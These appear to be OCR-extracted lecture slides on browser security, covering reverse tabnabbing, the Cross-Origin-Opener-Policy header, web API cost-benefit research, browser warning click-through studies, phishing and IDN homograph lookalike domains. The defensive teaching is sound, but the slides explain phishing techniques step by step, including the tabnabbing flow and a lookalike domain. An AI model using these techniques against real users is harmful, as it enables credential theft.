


https://www.reddit.com/r/netsec/comments/bs07rj/why_reverse_tabnabbing_matters_an_example_on/


Step 1: Click on link



Step 2: New tab opens




Step 3: Javascript in new tab loads a phishing site in original tab



While the user reads the new tab, the original tab is loading a reddit.com phishing site. Could be redddit.com, redditt.com, redd1t.com, IDN homograph sites, etc.

Step 4: User, thinking they've been logged out, supplies credentials to phishing site.



This is a phishing site, not the real reddit.com. But the user had the real reddit.com in the original tab, so they'll likely just say "huh, that's weird" and try to log in again.

Tabnabbing defenses

- Add `rel='noopener'` to all links with `target='_blank'` to prevent this attack
- The opened site's window.opener will be null
- New HTTP header:
  `Cross-Origin-Opener-Policy: same-origin`
  - Browsers will use a separate OS process to load the site
  - Prevent cross-window attacks (window.opener, usage of postMessage) and process side-channel attacks by severing references to other browsing contexts

What should a web browser be?

- Simple document viewer or powerful app platform?
  - There's a inherent tension between the two goals
  - Need to give developers powerful features without letting the bad ones be user-hostile (i.e., fingerprinting, phishing)

Most Websites Don't Need to Vibrate: A Cost–Benefit Approach to Improving Browser Security

Peter Snyder
University Of Illinois at Chicago
psnyde2@uic.edu

Cynthia Taylor
University Of Illinois at Chicago
cynthiat@uic.edu

Chris Kanich
University Of Illinois at Chicago
ckanich@uic.edu

ABSTRACT

Modern web browsers have accrued an incredibly broad set of features since being invented for hypermedia dissemination in 1990. Many of these features benefit users by enabling new types of web applications. However, some features also bring risk to users' privacy and security, whether through implementation error, unexpected composition, or unintended use. Currently there is no general methodology for weighing these costs and benefits. Restricting access to only the features which are necessary for delivering desired functionality on a given website would allow users to enforce the principle of lease privilege on use of the myriad APIs present in the modern web browser.

However, security benefits gained by increasing restrictions must

API standards implemented in modern browsers. We find that allowing websites default access to large parts of the Web API poses significant security and privacy risks, with little corresponding

Firefox OS, have expanded the Web API tremendously. Modern browsers have, for example, gained the ability to detect changes in ambient light levels [58], perform complex audio synthesis [14], enforce digital rights management systems [25], cause vibrations in enabled devices [36], and create peer to peer networks [11].

While the web has picked up new capabilities, the security model underlying the Web API has remained largely unchanged. All websites have access to nearly all browser capabilities. Unintended information leaks caused by these capabilities have been leveraged by attackers in several ways: for instance, *WebGL* and *Canvas* allowed Cao et al. to construct resilient cross-browser fingerprints [21], and Gras et al. were able to defeat ASLR in the browser [30] using the *Web Workers* and *High Resolution Timing* APIs.[1] One purported

- Cost-benefit analysis of web features
  - Benefit: number of websites that require the feature for some user-visible benefit
  - Cost: number of CVEs (implementation errors), lines of code, unexpected composition, unintended use, known attacks

of innovative new applications. Even though some sites take advantage of these capabilities to deliver novel applications, a large portion of the web still provides its primary value through rich me-

https://arxiv.org/abs/1708.08510

Alice in Warningland:
A Large-Scale Field Study of Browser Security Warning Effectiveness

Devdatta Akhawe
*University of California, Berkeley**
devdatta@cs.berkeley.edu

Adrienne Porter Felt
Google, Inc.
felt@google.com

Abstract

We empirically assess whether browser security warnings are as ineffective as suggested by popular opinion and previous literature. We used Mozilla Firefox and Google Chrome's in-browser telemetry to observe over 25 million warning impressions *in situ*. During our field

the user experience of a warning can have a significant impact on user behavior. Based on our findings, we make

The security community's perception of the "oblivious" user evolved from the results of a number of laboratory studies on browser security indicators [5, 11, 13, 15, 27, 31, 35]. However, these studies are not necessarily representative of the current state of browser warnings in 2013. Most of the studies evaluated warnings that have

allowed us to unobtrusively measure user behavior during


- Question: Are security warnings effective?
- Answer: "Users clicked through fewer than a quarter of both browser's malware and phishing warnings and a third of Mozilla Firefox's SSL warnings. We also find clickthrough rates as high as 70.2% for Google Chrome SSL warnings, indicating that the user experience of a warning can have a tremendous impact on user behavior"
- Question: Do advanced users click through phishing warnings at higher or lower rates?
- Answer: "In several cases, Linux users and early adopters click through malware and phishing warnings at higher rates"

https://www.usenix.org/conference/usenixsecurity13/technical-sessions/presentation/akhawe

Phishing


Phishing

- Acting like a reputable entity to trick the user into divulging sensitive information such as login credentials or account information
- Often easier than attacking the security of a system directly
  - Just get the user to tell you their password



It's clear to me that computer security is not a problem that technology can solve. Security solutions have a technological component, but security is fundamentally a people problem. Businesses approach security


https://en.wikipedia.org/wiki/Bruce_Schneier
https://www.schneier.com/



https://xkcd.com/538/

https://www.techdirt.com/articles/20120306/15452818005/hollywood-hackers-vs-reality.shtml
https://www.smbc-comics.com/index.php?db=comics&id=2526

All this means is the site has a valid TLS certificate! Users probably want it to mean something stronger (e.g., it's really Apple Computer).




Arial

https://www.apple.com/

Calibri

https://www.apple.com/

(Google Slides won't actually let you click on these)



https://www.xn--80ak6aa92e.com
https://www.xudongz.com/blog/2017/idn-phishing/

When in doubt, look at the bytes

```
$ cat idn-homograph.txt
www.app□e.com
www.apple.com
$ od -c idn-homograph.txt
0000000  w   w   w   .   a  **   p  **   p  ** 323 217   e  **   .   c
0000020  o   m  \n   w   w   w   .   a   p   p   l   e   .   c   o   m
0000040   \n
0000041
$ od idn-homograph.txt
0000000  073567  027167  130320  100321  100321  107723  132720  061456
0000020  066557  073412  073567  060456  070160  062554  061456  066557
0000040  000012
0000041
```

Internationalized Domain Names (IDN)

- Hostnames containing Unicode characters are transcoded to subset of ASCII consisting of letters, digits, and hyphens called punycode
- Punycode is a representation of Unicode with the limited ASCII character subset used for Internet host names
- Allows registering domains with foreign characters!
  - münchen.example.com → xn--mnchen-3ya.example.com
  - 短.co → xn--s7y.co

Many Unicode characters are difficult to distinguish from common ASCII characters

- Many Unicode characters are difficult to distinguish from common ASCII characters
- Can you spot the difference?

- If you convert all hostnames to punycode, then it becomes obvious
  - apple.com→xn--pple-43d.com

IDN homograph attack

- Akin to "domain typosquatting"
  - Use similar-looking name to an established domain to fool a user
- Handwriting has this issue too
  - See etymology of the word "zenith". The translation from the Arabic "samt" (direction) included the scribe's confusing of "m" into "ni"
- Some typefaces still have the issue ("rn" vs. "m" vs. "rri")

Long history of character substitution

Turkish typewriter: no “1”, use “l” instead. No “;”, use “:”, backspace, “,”

IDN homograph attack defenses

- **Solution**: Punycode will show if domain contains characters from multiple different languages
- **Workaround**: Replace every character with a lookalike from a single foreign language
  - apple.com→xn--80ak6aa92e.com
- **Updated solution**: Show punycode when entire domain is made of lookalike characters and the top-level-domain is not IDN itself.
- Won't fool a password manager!

